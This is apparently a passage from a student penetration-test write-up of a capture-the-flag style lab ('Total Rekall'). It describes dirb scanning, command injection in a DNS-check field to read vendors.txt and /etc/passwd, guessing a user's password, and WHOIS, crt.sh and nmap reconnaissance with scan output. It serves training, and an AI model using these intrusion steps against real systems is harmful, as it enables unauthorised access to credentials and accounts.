


I then went back to do another scan using “dirb” and found “robots.txt”as seen in (figure 11) and directed to it to reveal exposed sensitive information. (Figure 12)

(Figure 11)-Directory “robots.txt” found inside “http://192.168.14.35/passwords”




(Figure 12)-Inside robots.txt




When using the login information for administrator as shown above in figure 10, I inputed a command inside the DNS field to bypass user input validation and pull information from “vendors.txt” as seen in (Figure 13 & 14)

(Figure 13)-DNS Check field input and result




(Figure 14)-MX Record Checker field input



Then using the same relevant practice, I typed “/etc/passwd” to pull user and password information. (figure 15). Then used the username “melina” and guessed their password which was also “melina”. (Figure 16)

(Figure 15)-The output that shows what is inside the “passwd” directory

(Figure 16)-Successful login using melina and their password “melina”



Linux Server Summary


Using https://centralops.net/co/DomainDossier.aspx to pull sensitive information from the database.(FIgure 17)

(Figure 17)-Output from searching “WHOIS” for results.

```
Queried whois.godaddy.com with "totalrekall.xyz"...

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-02-02T19:16:19Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2023-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#
Domain Status: clientUpdateProhibited https://icann.org/epp#cl
Domain Status: clientRenewProhibited https://icann.org/epp#cli
Domain Status: clientDeleteProhibited https://icann.org/epp#cl
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
Admin Organization:
Admin Street: h8s692hskasd Flag1
Admin City: Atlanta
Admin State/Province: Georgia
Admin Postal Code: 30309
Admin Country: US
Admin Phone: +1.7702229999
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: jlow@2u.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://w
>>> Last update of WHOIS database: 2023-01-09T18:44:47Z <<<
```


Went into the terminal and pinged “totalrekall.xyz” to retrieve the base domain ip address. (Figure 18)

(Figure 18)-Ping results




Using “crt.sh” I was able to pull up the certificate repository for totalrekall.xyz. (Figure 19)

(Figure 19)-Certification Repository list



Used “nmap” to network scan “192.168.13.0/24” and retrieved several machines throughout the network.(Figure 20)

(Figure 20)-Networking mapping results from nmap scan.



```
└─# nmap 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 20:11 EST
Nmap scan report for 192.168.13.10
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000090s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000080s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
8080/tcp  filtered http-proxy
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.51 seconds
```

Did another “nmap” scan but instead it's an aggressive one to provide more information. (Figure 21.1 & 21.2 & 21.3 & 21.4)


(Figure 21.1)-A more detailed nmap scan involved traceroute, OS versions, ect.

```
└─# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 20:26 EST
Nmap scan report for 192.168.13.10
Host is up (0.000054s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.0
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.3
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.10
```


(Figure 21.2)

```
Nmap scan report for 192.168.13.1
Host is up (0.000057s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp  open     X11              (access denied)
8080/tcp  filtered http-proxy
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
```

(Figure 21.3)



